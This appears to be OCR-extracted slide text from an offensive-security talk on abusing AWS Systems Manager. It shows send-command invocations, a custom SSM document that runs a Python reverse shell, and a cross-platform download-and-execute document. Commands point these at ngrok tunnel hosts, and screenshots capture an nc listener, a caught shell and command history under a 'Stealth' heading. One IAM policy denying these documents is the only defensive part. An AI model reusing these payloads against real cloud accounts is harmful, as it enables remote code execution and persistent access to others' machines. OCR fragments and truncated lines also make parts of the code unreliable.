    --region us-east-1
```

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5.5 AWS-InstallApplication

```
aws ssm send-command --document-name "AWS-InstallApplication" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"action":["Install"], "parameters":["parameters"],
"source":["https://your-server.com/file.msi"]}’ \
    --region us-east-1
```

5. Reverse shell using other documents

5.6 AWS-RunRemoteScript

```
aws ssm send-command --document-name "AWS-RunRemoteScript" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"sourceType":["S3"],
"sourceInfo":["{\"path\":\"s3://my-bucket/script.sh\"}"]}’ \
    --region us-east-1
```

```
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    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ssm:SendCommand",
                "ec2:DescribeInstances",
                "ssm:ListCommandInvocations"
            ],
            "Resource": "*"
        },
        {
            "Effect": "Deny",
            "Action": "ssm:SendCommand",
            "Resource": [
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                "arn:aws:ssm:*:*:document/AWS-InstallApplication",
                "arn:aws:ssm:*:*:document/AWS-RunRemoteScript"
            ]
        }
    ]
}
```

6. AWS-RunDocument

- Downloads and executes documents from remote sources
- Infinite possibilities?

28 lines (28 sloc) | 776 Bytes

```
{
  "schemaVersion": "2.2",
  "description": "rev shell document linux",
  "parameters": {
    "host": {
      "description": "(Required) Specify the host.",
      "type": "String"
    },
    "port": {
      "description": "(Optional) Specify the port. The default value is 4444.",
      "type": "String",
      "default": "4444"
    }
  },
  "mainSteps": [
    {
      "action": "aws:runShellScript",
      "name": "shell",
      "inputs": {
        "runCommand": [
          "port={{ port }}",
          "host1={{ host }}",
          "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"'$host1'\",'$port'));os.
        ]
      }
    }
  ]
}
```

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```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/linux/Reverse-Shell-Python\",\"getOptions\":\"branch:ma
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"documentParameters":["{\"host\":\"2.tcp.eu.ngrok.io\",\"port\":\"11448\"}"]}' \
    --region us-east-1
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Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       34ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://2.tcp.eu.ngrok.io:17104 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
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# pwd
pwd
/var/snap/amazon-ssm-agent/6312
#
```


7. Making malicious SSM documents

- aws:applications
- aws:downloadContent
- aws:psModule
- aws:runPowerShellScript
- aws:runShellScript

One document to rule them all



```
{
  "schemaVersion": "2.2",
  "description": "Download and execute (doesn't handle AV)",
  "parameters": {
    "url": {
      "description": "(Required) Full download URL.",
      "type": "String"
    },
    "name": {
      "description": "(Required) File's name",
      "type": "String"
    },
    "destination": {
      "description": "(Required) Full path where to download.",
      "type": "String"
    }
  },
  "mainSteps": [
```

One document to rule them all

```
18  "mainSteps": [
19    {
20      "action": "aws:downloadContent",
21      "name": "download",
22      "inputs": {
23        "sourceType": "HTTP",
24        "sourceInfo": "{\"allowInsecureDownload\":true,\"url\":\"{{ url }}\"}",
25        "destinationPath": "{{ destination }}/{{ name }}"
26      }
27    },
```

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```
28      {
29        "action": "aws:runPowerShellScript",
30        "name": "ExecuteWindows",
31        "precondition": {
32          "StringEquals": [
33            "platformType",
34            "Windows"
35          ]
36        },
37        "inputs": {
38          "runCommand": [
39            "{{ destination }}\\{{ name }}"
40          ]
41        }
42      },
```

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```
        {
          "action": "aws:runShellScript",
          "name": "ExecuteLinux",
          "precondition": {
            "StringEquals": [
              "platformType",
              "Linux"
            ]
          },
          "inputs": {
            "runCommand": [
              "{{ destination }}/{{ name }}"
            ]
          }
        }
      ]
    }
```

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
```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-0972f048bf66a424b \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/cross-platform/Download-and-Execute\",
\"getOptions\":\"branch:main\"}"],
"documentParameters":["{\"url\":\"https://b402-188-27-132-214.eu.ngrok.io/hello.exe\"
,\"name\":\"hello.exe\", \"destination\":\"C:/\"}"]}’ \
    --region us-east-1
```


saw-your-packet / fun-with-ssm
Public
Code
Issues
Pull requests
Actions
Projects
Wiki
Securit
main
1 branch
0 tags
Go t
saw-your-packet Add Execute-Commands for AWS-RunDocument ...
8a
AWS-ApplyAnsiblePlaybooks/linux
payload rev shell linux AWS-ApplyAnsiblePlaybooks
AWS-RunAnsiblePlaybook/linux
linux reverse shell for AWS-RunAnsiblePlaybook
AWS-RunDocument
Add Execute-Commands for AWS-RunDocument
AWS-RunSaltState/linux
payload rev shell linux AWS-RunSaltState
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
kali@kali: ~
File Actions Edit View Help
ngrok (Ctrl+C to quit)
Introducing Pay-as-you-go pricing: https://ngrok.com/r/payg
Session Status online
Account saw-your-packet (Plan: Free)
Version 3.4.0
Region Europe (eu)
Latency 32ms
Web Interface http://127.0.0.1:4040
Forwarding tcp://5.tcp.eu.ngrok.io:14392 → localhost:1337
Connections ttl opn rt1 rt5 p50 p90
0 0 0.00 0.00 0.00 0.00
└─$ aws ec2 describe-instances \
--query 'Reservations[*].Instances[*].[InstanceId,PublicIpAddress,PrivateIpAddress]'
[3/51]
[
[
[
"i-0db999f7f2c394d48",
"3.70.248.181",
"172.31.18.171"
]
],
[
[
"i-02cae7a7eaf6b122b",
null,
"172.31.33.119"
]
]
]
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ nc -nvlp 1337
listening on [any] 1337 ...
[0] 0:zsh*
"kali" 11:40 20-Nov-23

8. Stealth

AWS Systems Manager

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
Command ID	Status	Requested date	Document name	Comment	# targ
336e7d12-962b-44b5-a5b5-9bc5fef08baf	Success	Mon, 20 Nov 2023 16:43:57 GMT	AWS-RunShellScript		1
1eafcdd5-9045-4a47-86e8-1a1d66a0f866	Success	Mon, 20 Nov 2023 16:43:40 GMT	AWS-RunShellScript		1
2d5c7700-0cee-4f1c-bda6-3ffc11885ea8	Success	Mon, 20 Nov 2023 16:43:26 GMT	AWS-RunShellScript		1
30e86abe-afd0-4bf2-a731-ad2dc86446bf	Success	Mon, 20 Nov 2023 16:43:25 GMT	AWS-RunShellScript		1
0bcb98fd-b24e-46cd-9f33-6b849a08b4a6	Success	Mon, 20 Nov 2023 16:43:25 GMT	AWS-RunShellScript		1
e1613c8a-6c99-41ea-8924-bac88ccf2d97	Success	Mon, 20 Nov 2023 16:42:56 GMT	AWS-RunDocument		1
